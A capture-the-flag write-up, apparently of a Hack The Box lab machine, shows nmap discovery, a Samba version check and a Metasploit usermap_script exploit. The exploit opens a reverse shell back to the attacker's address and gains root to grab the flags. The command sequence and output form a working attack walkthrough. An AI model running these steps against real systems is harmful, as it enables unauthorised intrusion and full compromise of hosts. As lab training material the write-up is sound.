Starting off with an NMAP scan for some discovery

```
┌─[eu-vip-9]─[10.10.14.5]─[htb-jynxz@htb-p0h0bmwasw]─[~]
└──╼ [★]$ sudo nmap -sV -sS 10.10.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-03 14:54 BST
Nmap scan report for 10.10.10.3
Host is up (0.077s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Some samba versions like 3.0.20 - 3.0.25 are vulnerable to **multi/samba/usermap_ script** which provides a reverse tcp connection through msfconsole, quickly verify that with **auxiliary/scanner/smb/smb_version** and we can see the Samba version is 3.0.20 which we now know is vulnerable

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

[*] 10.10.10.3:445        - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.10.10.3:445        -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.10.10.3:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


use exploit/multi/samba/usermap_script and we enter in the RHOST which is the target IP, LHOST which is our tun0 and LPORT 1234 for our reverse TCP connection. In this instance I had started a netcat listener by mistake, just had to terminate that and the connection worked.

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST tun0
LHOST => 10.10.14.5
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LPORT 1234
LPORT => 1234
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run

[-] Handler failed to bind to 10.10.14.5:1234:-  -
[-] Handler failed to bind to 0.0.0.0:1234:-  -
[-] 10.10.10.3:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:1234).
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run

[*] Started reverse TCP handler on 10.10.14.5:1234
[*] Command shell session 1 opened (10.10.14.5:1234 -> 10.10.10.3:36361) at 2023-10-03 15:10:00 +0100
```

With a shell session now open on the target we can do some looking around to see who we are and with what access with a whoami and some file discovery. In this instance we see that we are root! and we can grab the flag



Now searching around for some more interesting files we find makis with the user.txt flag inside as well